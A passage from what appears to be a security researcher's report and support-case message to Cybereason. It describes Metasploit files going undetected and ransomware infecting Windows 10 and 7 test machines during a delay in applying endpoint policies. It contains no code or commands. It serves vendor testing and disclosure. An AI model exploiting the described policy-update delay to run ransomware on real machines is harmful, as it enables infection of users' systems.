
As we mentioned before, the idea it was execute test with in many tools to try explore the victim machine using Injection Techniques, in this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

- Understand what corrections can be taken by the manufacturer regarding this delay in updating policies that make users vulnerable.
- This report was sent to Cybereason to validate with them how work the update policy time, when updated to try understand this delay;
- Validate why the Cybereason Endpoint Security, didn't detect some files created by Metasploit.
- Validate the performance of NGAV and Machine Learning, regarding this type of detection, and to try understand (again) the flow detection, as well as the priority of the engines;
- The best practices of the configurations will be revalidated with the Cybereason team;

4 Answers from Cybereason Company

We opened a support case with the Cybereason support team on September 22nd

as you can see below.



Threat Hunting | Exploitation Tests Win10 and Win7 - Infection with Ransomware using delay in applying policies

Filipi Pires [redacted] 20:34 (há 0 minuto)

As we mentioned, and requested by you, follow another report.

We've executed several efficiency and detection tests in our endpoint solution, provided by **Cybereason**.
I created another report with the purpose of bringing the result of the defensive security analysis with an offensive mindset performing a **Ransomware** to encrypt the victim machine using a delay between server and sensor communication.

Impact

At the end of this test, it was possible to verify that there are some failures in the process mainly linked with updates of the policies, when executed inside the environment, may perform an infection.

- Delay in updates policies (detection time)
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test, that is, if the attack happened in the same time in the victim, this user could click in anyone of the samples and could be infected, because it's not clear how works the prevalence, maybe priority of the engine in the detection flow.
- Infection by Ransomware due the delay in Windows 10 Machine
  - As we see in this report, it is possible to infect any machine, using this delay in application policies.
- Infection by Ransomware due the delay in Windows 7 Machine
  - As we see in this report, it is possible to infect any machine, using this delay in application policies.
- Delay in Quick Scan
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- Delay in FullScan
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- Necessity to reboot the machine(sometimes)
  - After some test, it was possible to update the policy only after execute the reboot of the machine.

Corrective Actions

As we mentioned before, the idea it was execute test in many malwares, and this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

1. Understand what corrections can be taken by the manufacturer regarding this delay in updating policies that make users vulnerable.
2. This report was sent to Cybereason to validate with them how work the update policy time, when updated to try understand this delay;
3. Validate why the Cybereason Endpoint Security didn't detect some files created by Metasploit.
4. Validate the performance of **NGAV and Machine Learning,** regarding this type of detection, and to try understand (again) the flow detection, as well as the priority of the engines.

And this case is **Totally Critical**, the answer should happen in **3 hours** as how it was aligned in some conversation with Customer Success Managers, Support Managers, Director Customers and VP from Cybereason but unfortunately, we didn't receive any answer to solve this problem with all our requests, even though they were known, but until now, nothing.